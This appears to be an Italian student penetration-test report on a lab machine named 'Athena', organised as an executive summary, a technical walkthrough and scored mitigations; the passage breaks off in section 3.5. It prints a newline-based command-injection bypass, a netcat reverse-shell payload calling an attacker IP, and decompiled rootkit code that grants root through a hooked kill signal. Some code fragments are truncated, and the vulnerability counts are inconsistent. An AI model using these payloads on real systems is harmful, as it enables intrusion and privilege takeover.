

Università di Catania

REPORT PENETRATION TEST:ATHENA

Petronio Petronio Davide - 1000044165

Sommario

1. Executive Summary 3
1.1 Introduzione 3
1.2 Scope del lavoro 3
1.3 Obiettivi del lavoro 3
1.4 Timeline 4
1.5 Risultati del test 4
1.6 Impatto delle vulnerabilità 5
1.7 Mitigazioni da effettuare 5
2. Technical Report 6
2.1 Introduzione 6
2.2 Metodologia di lavoro 6
2.3 Pre-Engagement Interactions 6
2.4 Vulnerability Analysis 6
2.4.1 Vulnerability scanner OpenVas 6
2.4.2 Network Scanning NMAP 7
2.4.3 Analisi del Server HTTP 7
2.4.4 Analisi Server SMBD 8
2.4.5 Pagina /myrouterpanel 8
2.5 Exploitation 9
2.5.1 Command injection exploitation e reverse shell 10
2.5.2 Privilege escalation 10
2.5.3 Athena 10
2.5.4 Root 11
2.6 Post-Exploitation clean-up 12
3. Vulnerabilità e mitigazioni 13
3.1 SMBD senza autenticazione 13
3.2 Myrouterpanel senza autenticazione 14
3.3 Command injection in Myrouterpanel 14
3.4 Backup.sh routine modificabile da www-data 15
3.5 Modulo non sicuro eseguibile da Athena 15
3.6 Vulnerability Chain 16

3.7 ICMP Timestamp Reply Information Disclosure (CVE-1999-0524) 17
3.8 TCP Timestamps Information Disclosure 17
3.9 Weak Message Authentication Code Algorithm Supported on SSH 18

1. Executive Summary

1.1 Introduzione

Il presente documento riporta in dettaglio le attività di V.A.P.T. condotte sulla macchina denominata "Athena". L'obiettivo di questa analisi è fornire una valutazione approfondita della sicurezza del sistema, individuando eventuali vulnerabilità e potenziali punti di compromissione.

1.2 Scope del lavoro

Il penetration test è stato condotto sulla **macchina identificata con l'indirizzo IP 10.10.243.214**. Si segnala che l'indirizzo IP in questione è **dinamico** e potrebbe differire da quello riportato nelle immagini o nei riferimenti documentali. Tuttavia, tutte le attività descritte nel presente report sono state effettuate sulla stessa macchina.

1.3 Obiettivi del lavoro

L'attività è stata commissionata con l'intento di **valutare il livello di sicurezza** della macchina "Athena" e di **simulare le potenziali azioni di un attaccante malevolo**. Nello specifico, le attività svolte mirano a:

- Verificare la **possibilità di accesso alla macchina** da parte di un attaccante.
- Determinare se un attaccante possa ottenere i **privilegi dell'utente "Athena"**.
- Verificare la possibilità di escalation dei **privilegi fino all'ottenimento dei diritti di amministratore "root".**
- Analizzare il possibile **impatto delle vulnerabilità** individuate sulla confidenzialità, integrità e disponibilità delle informazioni presenti sul sistema.
- **Documentare le vulnerabilità** riscontrate e proporre misure di mitigazione adeguate.


Per dimostrare l'avvenuto ottenimento dei privilegi utente "Athena" e di amministratore "root", saranno forniti i file di prova "user.txt" e "root.txt", che testimoniano l'effettiva compromissione dei due utenti.

1.4 Timeline

L'attività si svolgerà dal 7 febbraio 2025 al 26 febbraio 2025, data in cui verrà presentato il report finale contenente i risultati dell'analisi e le raccomandazioni per la mitigazione delle vulnerabilità individuate.

1.5 Risultati del test

L'attività condotta sulla macchina "Athena" ha rilevato un totale di nove vulnerabilità di sicurezza, di cui : **tre classificate come "low"**, **quattro come "Medium"** e **una come "High".** Nello specifico, alcune di queste vulnerabilità, se combinate, costituiscono una **vulnerability chain di livello critico** che potrebbe consentire a un attaccante di ottenere il massimo livello di privilegi sulla macchina target, con conseguenze potenzialmente disastrose. Per questo motivo, **il sistema ha un "rate" di rischio pari a 9.3** che è il punteggio assegnato alla vulnerability chain.



Rating	Numero di rischi
Low [0.1 – 3.9]	3
Medium [4.0 – 6.9]	4
High [7.0 – 8.9]	1
Critical [9.0 – 10.0]	1

Dettaglio delle vulnerabilità identificate

1. **Accesso non autenticato alla condivisione SMB (Medium)**
    - La macchina consente l'accesso senza autenticazione a una cartella "public" contenente informazioni sensibili sulla manutenzione del server HTTP.
2. **Pagina di configurazione non protetta "/Myrouterpanel" (Medium)**
    - Il pannello di configurazione del server HTTP è accessibile senza autenticazione.
    - Attualmente non contiene dati sensibili, ma ospiterà a breve informazioni critiche su configurazioni di rete e sicurezza.
3. **Possibilità di esecuzione remota di comandi (Medium)**
    - La pagina "Myrouterpanel" permette l'inserimento di comandi da remoto, bypassando le attuali mitigazioni.
4. **Modifica non autorizzata di script di backup (Medium)**
    - Uno script di backup viene eseguito automaticamente ogni minuto e può essere modificato da qualsiasi utente, consentendo potenziali esecuzioni di comandi dannosi.
5. **Escalation di privilegi tramite modulo utente "Athena" (High)**
    - L'utente "Athena" può ottenere privilegi amministrativi "root" tramite metodi illeciti.

- Se compromesso, ciò consentirebbe l'esecuzione di azioni dannose sul server.

6. **Esposizione di Informazioni sensibili tramite ICMP Timestamp (Low)**
   - Il sistema risponde ad alcune richieste che permettono di ottenere informazioni sull'orario impostato nel sistema che potrebbero permettere ad un attaccante di compromettere alcuni programmi locali che utilizzano l'orario del sistema come risorsa per generare dei valori.
7. **Esposizione dell'Uptime del sistema tramite TCP Timestamps (Low)**
   - Il sistema risponde ad alcune richieste che permettono di ottenere informazioni sugli orari in cui il server è attivo.
8. **Utilizzo di algoritmi MAC non sicuri su servizio SSH (Low)**
   - Il server SSH utilizza algoritmi deboli che possono compromettere l'integrità e la sicurezza delle comunicazioni di coloro che si connettono da remoto.

1.6 Impatto delle vulnerabilità

Le vulnerabilità identificate rappresentano un rischio critico per la sicurezza del sistema, in quanto possono essere sfruttate da un attaccante per compromettere l'integrità, la riservatezza e la disponibilità dei dati e dei servizi.

I principali rischi includono:

- **Accesso non autorizzato** a dati sensibili, con possibile esfiltrazione di informazioni riservate.
- **Interruzione dei servizi critici**, con impatto sulla continuità operativa.
- **Escalation dei privilegi**, fino al pieno controllo del sistema da parte di un attaccante.
- **Perdita o compromissione dei dati**, con possibili conseguenze legali e regolatorie in caso di violazione.

1.7 Mitigazioni da effettuare

Le mitigazioni necessarie alla messa in sicurezza della macchina sono:

- Implementare **autenticazione e restrizioni di accesso** su SMB e sulla pagina "Myrouterpanel".
- **Rivedere e rafforzare le mitigazioni** per prevenire l'esecuzione remota di comandi.
- **Limitare i permessi di modifica** sugli script critici.
- **Rimuovere o restringere l'uso del modulo** che consente all'utente "Athena" di ottenere privilegi "root".
- **Disabilitare le risposte alla richieste ICMP e TCP** che permettono di ottenere informazioni sullo stato del server che potrebbero essere sfruttate da un attaccante
- **Utilizzare algoritmi più forti** per la protezione nella comunicazione SSH.

2. Technical Report

2.1 Introduzione

In questa parte del documento saranno descritte in maniera dettagliata **le metodologie utilizzate**, il modo in cui sono **state scoperte le varie vulnerabilità** e i consigli di **patch da effettuare per mitigarle** nella maniera più efficiente.

2.2 Metodologia di lavoro

Nel contesto dell'attività svolta, è stato **seguito il Penetration Testing Execution Standard (PTES)**, che rappresenta una metodologia certificata per l'esecuzione di penetration test. Poiché l'attività è stata simulata, sono state eseguite esclusivamente le seguenti fasi dello standard: **Pre-engagemenet Interactions, Vulnerability Analysis, Exploitation, Post-Exploitation, Reporting.**

2.3 Pre-Engagement Interactions

Durante questa fase, insieme al top management, sono stati definiti lo **scope** dell'attività, gli **obiettivi** da raggiungere e la **timeline** da rispettare. Questi dettagli sono riportati nella sezione dell'**Executive Summary**

2.4 Vulnerability Analysis

In questa fase dell'attività, l'obiettivo principale è stato ricercare le prime vulnerabilità sfruttabili da un'attaccante per effettuare un attacco. Ciò è stato fatto mediante l'uso di tool come vulnerability scanner **OpenVas** e il software di **network scanning NMAP**.

2.4.1 Vulnerability scanner OpenVas

È stato eseguito un **vulnerability scanner** al fine di verificare la presenza di eventuali vulnerabilità note nel sistema. L'analisi ha rilevato tre vulnerabilità con un livello di rischio **basso**:

- **TCP Timestamps Information Disclosure**: Il sistema accetta richieste di **TCP Timestamps**, consentendo a un attaccante di determinare **l'uptime** della macchina. Questa informazione potrebbe essere utilizzata per pianificare attacchi mirati o correlare attività di rete.
- **ICMP Timestamp Request**: La macchina risponde a richieste di **ICMP Timestamp**, rivelando informazioni sull'orario impostato. Questo potrebbe essere sfruttato per attacchi basati su algoritmi di generazione di numeri casuali deboli, che dipendono dal tempo di sistema.
- **Weak MAC Algorithms on SSH**: Il server SSH supporta gli algoritmi di Message Authentication Code (MAC) **umac-64-etm** e **umac-64**, considerati deboli. L'uso di

questi algoritmi potrebbe facilitare l'intercettazione e la modifica del traffico SSH da parte di un attaccante.

2.4.2 Network Scanning NMAP


Al fine di ottenere maggiori informazioni riguardo ai servizi che la macchina espone, è stato effettuato del **port scanning** mediante l'utilizzo del tool **nmap.**

L'analisi delle porte aperte ha permesso di identificare i servizi esposti dalla macchina target, fornendo informazioni per le fasi successive dell'attacco. Di seguito, sono riportati i risultati ottenuti:

IP	PORTA	PROTOCOLLO	SERVIZIO
10.10.243.214	22	TCP	OpenSSH 8.2p1
	80	TCP	http Apache/2.4.41
	139	TCP	Netbios-ssn Samba smbd 4
	445	TCP	Netbios-ssn Samba smbd 4

2.4.3 Analisi del Server HTTP


Dall'analisi del port scanning, è stato rilevato un server HTTP in esecuzione sulla porta **80**. Dopo un'analisi manuale del servizio, è stata individuata la seguente pagina iniziale:



Questa si presenta come un semplice sito divulgativo, senza funzionalità interattive evidenti. Inoltre, tutti i collegamenti presenti nella pagina conducono a risorse vuote o inesistenti, rendendo questo vettore di attacco non immediatamente sfruttabile. È stata eseguita un'ulteriore analisi con tecniche di **directory enumeration** mediante il tool **dirsearch** per individuare eventuali risorse nascoste o accessi non protetti che comunque non hanno dato alcun risultato.

2.4.4 Analisi Server SMBD


Il port scanning ha inoltre rilevato la presenza di un server **SMB** (Samba) in esecuzione sulla macchina target. Per verificare l'accessibilità delle condivisioni disponibili, è stato eseguito il comando **“smbclient -L 10.10.243.214”** che ha mostrato la presenza di una cartella condivisa denominata **public**, accessibile senza autenticazione attraverso un login anonimo. Accedendo a questa condivisione, è stato possibile elencare i file presenti e individuare un file di testo denominato **"msg_for_administrator.txt"**.




Questo messaggio suggerisce uno specifico path del server http denominato **“/myrouterpanel”**.

2.4.5 Pagina /myrouterpanel

Questa risorsa mostra la seguente pagina http e questa dovrebbe servire come **tool per effettuare dei ping dalla macchina server a degli indirizzi specifici** che possono essere inseriti mediante form dall’utente.



Dopo aver inviato una richiesta di ping a **"localhost"**, l'applicazione reindirizza alla pagina **ping.php**, che mostra il risultato del comando eseguito. Questo comportamento suggerisce che il server esegue un comando del tipo **“ping $input_utente”**.



Per verificare la possibilità di eseguire **command injection**, sono stati testati i seguenti payload:

- localhost; echo hello world
- localhost & echo hello world
- localhost | echo hello world

La pagina ping.php sembra implementare una qualche forma di sanitizzazione degli input, poiché risponde con un messaggio **"Attempt hacking"** quando vengono rilevati caratteri speciali come **;**, **&** e **|**. Tuttavia, questa protezione è risultata insufficiente.

Utilizzando **Burpsuite**, è stato inviato il payload **localhost%0Aecho%20hello%20world**. La sequenza **%0A** rappresenta un carattere di **new line**, che ha permesso di aggirare il filtro e di eseguire il comando echo hello world. Questo dimostra chiaramente la presenza di una vulnerabilità di command injection.

```
PING localhost (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.017 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.030 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.028 ms
64 bytes from localhost (127.0.0.1): icmp_seq=4 ttl=64 time=0.029 ms


--- localhost ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3075ms
rtt min/avg/max/mdev = 0.017/0.026/0.030/0.005 ms
hello world
```

2.5 Exploitation

A questo punto, raccolte tutte le informazioni riguardo al sistema e alle vulnerabilità note presenti, l’obiettivo è stato quello di **accedere alla macchina target**.

2.5.1 Command injection exploitation e reverse shell

È stato iniettato il payload **localhost %0Abusybox nc 10.8.35.233 4444 -e sh**. Questo comando ha stabilito una connessione di reverse shell al server, consentendo di eseguire **comandi arbitrari sul sistema** con l'utente **www-data**.




2.5.2 Privilege escalation

Dopo aver ottenuto un primo accesso al sistema tramite la vulnerabilità di command injection, l'obiettivo successivo è stato quello di ottenere privilegi più elevati, in particolare quelli dell'utente "Athena" e "root" **come richiesto dagli obiettivi stabiliti**.

2.5.3 Athena

Inizialmente, sono state esaminate le directory accessibili dall'utente **www-data** alla ricerca di **file sensibili, configurazioni errate** e i comandi eseguibili tramite **sudo -l**. Tuttavia, non è stato trovato nulla di significativo, suggerendo che l'utente www-data non dispone di privilegi in grado di mettere a rischio i dati contenuti nella macchina.

Successivamente, è stato installato e utilizzato lo strumento **pspy64** per monitorare i processi in esecuzione sul sistema. Questa analisi ha rivelato una routine di comandi eseguita dall'utente "Athena" circa una volta al minuto.



Lo script responsabile di questa routine è stato identificato nel file **backup.sh**, situato nel percorso **/usr/share/backup/**. È stato scoperto che questo script è modificabile dall'utente www-data, il che rappresenta una vulnerabilità.

Sfruttando questa vulnerabilità, è stato inserito un comando malevolo all'interno di backup.sh. Questo comando aveva lo scopo di stabilire una nuova reverse shell, questa volta

con i **privilegi dell'utente "Athena"**. Verificando tra i file leggibili dall'utente "Athena" è stata trovata la flag predisposta che testimoniava l'effettivo raggiungimento dell'utente.

2.5.4 Root

Passato all'utente Athena si può continuare cercando di raggiungere l'utente root. Anche qui sono stati controllati i file leggibili e modificabili da quest'ultimo senza però ottenere risultati di alcun tipo sia per quanto riguarda la possibile privilege escalation sia riguardo alle possibili informazioni sensibili degli utenti.

Sono stati analizzati i comandi che l'utente "Athena" poteva effettuare con **sudo -l** dando come risultato la possibile esecuzione del seguente comando:

```
athena@routerpanel:~$ sudo -l
sudo -l
Matching Defaults entries for athena on routerpanel:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User athena may run the following commands on routerpanel:
    (root) NOPASSWD: /usr/sbin/insmod /mnt/ ... /secret/venom.ko
```

L'analisi del comando eseguibile dall'utente "Athena" ha rivelato l'inserimento del modulo kernel **"venom.ko"**. Una ricerca su questo modulo ha confermato che si tratta di un **rootkit noto, progettato per consentire l'escalation di privilegi a root**.

Il file **"venom.ko"** è stato decompilato utilizzando il tool **Ghidra** per esaminarne il codice sorgente. L'analisi ha rivelato la presenza di una funzione **"give_root"** il cui scopo è proprio quello di fornire l'accesso root all'utente che lo utilizza. Il rootkit implementa questa funzionalità tramite una tecnica di **"library hooking".** In particolare, la funzione kill viene

sostituita con una versione modificata, denominata **"hacked kill"**.

```
int diamorphine_init(void)

{
  long lVar1;
  ulong *puVar2;
  int iVar3;
  long in_GS_OFFSET;
  ulong __force_order;

  lVar1 = *(long *)(in_GS_OFFSET + 0x28);
  __sys_call_table = get_syscall_table_bf();
  iVar3 = -1;
  if (__sys_call_table != (ulong *)0x0) {
    cr0 = (*_commit_creds)();
    module_hidden = 1;
    (__this_module.list.next)->prev = __this_module.list.prev;
    (__this_module.list.prev)->next = __this_module.list.next;
    module_previous = __this_module.list.prev;
    __this_module.list.next = (list_head *)0xdead000000000100;
    __this_module.list.prev = (list_head *)0xdead000000000122;
    kfree(__this_module.sect_attrs);
    puVar2 = __sys_call_table;
    __this_module.sect_attrs = (module_sect_attrs *)0x0;
    orig_getdents = (t_syscall)__sys_call_table[0x4e];
    orig_getdents64 = (t_syscall)__sys_call_table[0xd9];
    orig_kill = (t_syscall)__sys_call_table[0x3e];
    __sys_call_table[0x4e] = (ulong)hacked_getdents;
    puVar2[0xd9] = (ulong)hacked_getdents64;
    puVar2[0x3e] = (ulong)hacked_kill;
    iVar3 = 0;
  }
  if (lVar1 != *(long *)(in_GS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return iVar3;
}
```

La funzione “hacked_kill” è quello di attivare la funzione **give_root** se una variabile che contiene **pt_regs->si** (che rappresenta il **secondo parametro della funzione**) è uguale a **57**.

```
int hacked_kill(pt_regs *pt_regs)

{
  undefined1 *puVar1;
  list_head *plVar2;
  int iVar3;
  long lVar4;
  undefined *puVar5;

  plVar2 = module_previous;
  iVar3 = (int)pt_regs->si;
  if (iVar3 == 0x39) {
    give_root();
    return 0;
  }
```

```
plVar2 = module_previous;
iVar3 = (int)pt_regs->si;
if (iVar3 == 0x
  give_root();
  return 0;
}
if (iVar3 == 0x
  if (module_hi
    module_previous = __this_module.list.prev;
    (__this_module.list.next)->prev = __this_module.list.prev;
    (__this_module.list.prev)->next = __this_module.list.next;
    __this_module.list.next = (list_head *)0xdead000000000100;
    __this_module.list.prev = (list_head *)0xdead000000000122;
    module_hidden = 1;
    return 0;
  }
```

```
Hex Decimal
byte 39h    57
char        '9'
```

Dopo aver compreso il funzionamento del rootkit "venom.ko", il modulo è stato caricato nel kernel. Successivamente, è stato eseguito il comando **“kill -57 PID_shell”**, dove PID rappresenta l'identificativo del processo della shell. Questo comando ha sfruttato la funzione "hacked kill" del rootkit per ottenere una shell con privilegi di root.

```
athena@routerpanel:~$ ps
ps
    PID TTY          TIME CMD
   1908 pts/1    00:00:00 bash
   2004 pts/1    00:00:00 ps
athena@routerpanel:~$ kill -57 1908
kill -57 1908
athena@routerpanel:~$ whoami
whoami
root
```

A conferma del completamento del penetration test e dell'ottenimento dei privilegi di root, è stata acquisita la flag "root.txt".

```
athena@routerpanel:/$ cd root
cd root
athena@routerpanel:/root$ ls
ls
fsociety00.dat  root.txt
athena@routerpanel:/root$ cat root.txt
cat root.txt
aecd4a3497cd2ec4bc71a2315030bd48
```

2.6 Post-Exploitation clean-up

Dopo aver ottenuto l'accesso al sistema e quindi conclusa la parte di exploitation, si è proceduto all'eliminazione del tool **pspy64, all'eliminazione del comando esterno dal file backup.sh** e alla **disattivazione del modulo rootkit**.

3. Vulnerabilità e mitigazioni

La presente sezione delinea in dettaglio le **vulnerabilità identificate** durante l'attività di V.A.P.T. Per la valutazione del rischio associato a ciascuna vulnerabilità, è stato adottato il **Common Vulnerability Scoring System (CVSS)** che è uno standard di settore che fornisce una metrica numerica (da 0 a 10) per quantificare la gravità di una vulnerabilità. Ogni vulnerabilità sarà pertanto corredata delle seguenti informazioni:

- **Titolo:** Identificativo della vulnerabilità.
- **CVSS Vector:** La stringa di testo che rappresenta in modo conciso le metriche CVSS.
- **CVSS Score:** Il punteggio numerico di gravità della vulnerabilità.
- **CWE:** Sistema di classificazione delle debolezze di sicurezza trovate.
- **Descrizione:** Una descrizione dettagliata della vulnerabilità, inclusi i potenziali rischi e scenari di attacco.
- **Mitigazioni:** Le azioni raccomandate per correggere la vulnerabilità e ridurre il rischio.

3.1 SMBD senza autenticazione

CVSS VECTOR: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

CVSS SCORE: 6.9/Medium

CWE-862: Missing Authorization

Descrizione: Il server SMB in esecuzione sulle porte 139 e 445 non richiede autenticazione per l'accesso alla cartella condivisa "public". Questa cartella contiene un messaggio riservato agli amministratori, esponendo informazioni potenzialmente sensibili a utenti non autorizzati. La mancanza di autenticazione consente a chiunque sulla rete di accedere al contenuto della cartella, violando la riservatezza delle informazioni.

Rischi:

- **Divulgazione di informazioni sensibili**: Utenti non autorizzati potrebbero accedere a informazioni riservate destinate agli amministratori.
- **Compromissione della riservatezza**: La lettura non autorizzata del messaggio potrebbe compromettere la riservatezza di comunicazioni interne o dati sensibili.

Mitigazioni:

1. Configurare il server SMB per **richiedere l'autenticazione prima di concedere l'accesso alla cartella "public".** Utilizzare credenziali di accesso robuste con policy di password rigide.

2. **Eliminare** dalla cartella “public” **qualunque tipo di informazione sensibile** che potrebbe essere letta da utenti non autorizzati.

3.2 Myrouterpanel senza autenticazione

CVSS VECTOR: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N

CVSS SCORE: 6.9/Medium

CWE-862: Missing Authorization

Descrizione: La pagina del server HTTP "/myrouterpanel", attualmente in fase di sviluppo e contenente unicamente un servizio di ping, presenta una vulnerabilità significativa. Tale pagina, potenzialmente destinata a future funzionalità di configurazione con informazioni sensibili, risulta accessibile senza alcuna forma di autenticazione.

Rischi:

- **Accesso non autorizzato** ad una pagina dedicata solo agli amministratori.
- **Compromissione futura:** Qualora la pagina dovesse implementare funzionalità di configurazione, l'accesso non protetto potrebbe consentire la modifica di impostazioni critiche, con conseguente compromissione del sistema

Mitigazioni:

1. **Implementare un’autenticazione** per ottenere l’accesso alla pagina tramite un sistema di login con una policy di password rigida.
2. **Limitare l’accesso alla risorsa** mediante l’adeguata configurazione del server web tramite il file **.htaccess**.

3.3 Command injection in Myrouterpanel

CVSS VECTOR: CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

CVSS SCORE: 6.3/Medium

CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

Descrizione: Nella pagina /myrouterpanel è presente un form in cui è possibile inserire un indirizzo IP per effettuare un ping dalla macchina server all'IP specificato. Attualmente, il form implementa un filtro che vieta l'inserimento dei caratteri “**| & ;**”, tuttavia, ciò non è sufficiente poiché rimane la possibilità di eseguire una command injection.

Rischi:

- **Esecuzione di comandi malevoli:** Un attaccante potrebbe eseguire comandi arbitrari, portando a un'esfiltrazione di dati o all'invio di una reverse shell.

- **Privilege Escalation:** Se la macchina non fosse adeguatamente protetta, un attaccante potrebbe ottenere privilegi più elevati compromettendo l'intero sistema.

Mitigazioni:

1. Implementazione di una **whitelist o espressione regolare** per **validare l'input**, prevenendo l'inserimento di caratteri pericolosi.
2. Utilizzo delle funzioni di escape native di PHP, come **escapeshellarg()** o **escapeshellcmd()**, per neutralizzare input malevoli. Considerare che queste potrebbero avere comunque delle vulnerabilità, dunque sarebbe bene implementare almeno un'altra misura di sicurezza.

3.4 Backup.sh routine modificabile da www-data

CVSS VECTOR: CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

CVSS SCORE: 4.8/Medium

CWE-276: Incorrect Default Permissions

Descrizione: Il file backup.sh contiene una routine di backup che esegue una serie di comandi bash per salvare i dati del server HTTP con i privilegi dell'utente Athena. Tuttavia, il file è scrivibile dall'utente www-data, consentendo a un attaccante che abbia compromesso questo utente di modificare lo script ed eseguire codice arbitrario con i privilegi di Athena.

Rischi:

- **Escalation di privilegi:** L'utente www-data potrebbe ottenere privilegi superiori, compromettendo il sistema.
- **Esecuzione di codice malevolo:** Un attaccante potrebbe iniettare script dannosi nel file backup.sh, eseguendoli con i privilegi dell'utente Athena.

Mitigazioni:

1. **Rimuovere i privilegi di scrittura** per l'utente www-data sul file backup.sh, impedendone la modifica.
2. Implementare un **controllo di integrità nello script per verificare se è stato alterato** prima dell'esecuzione, bloccandone l'esecuzione in caso di modifiche non autorizzate.

3.5 Modulo non sicuro eseguibile da Athena

CVSS VECTOR: CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N

CVSS SCORE: 8.5/High

CWE-912: Hidden Functionality

Descrizione: è stato individuato un modulo denominato venom.ko all'interno di una directory accessibile dall'utente Athena. Questo modulo si configura come un rootkit eseguibile con

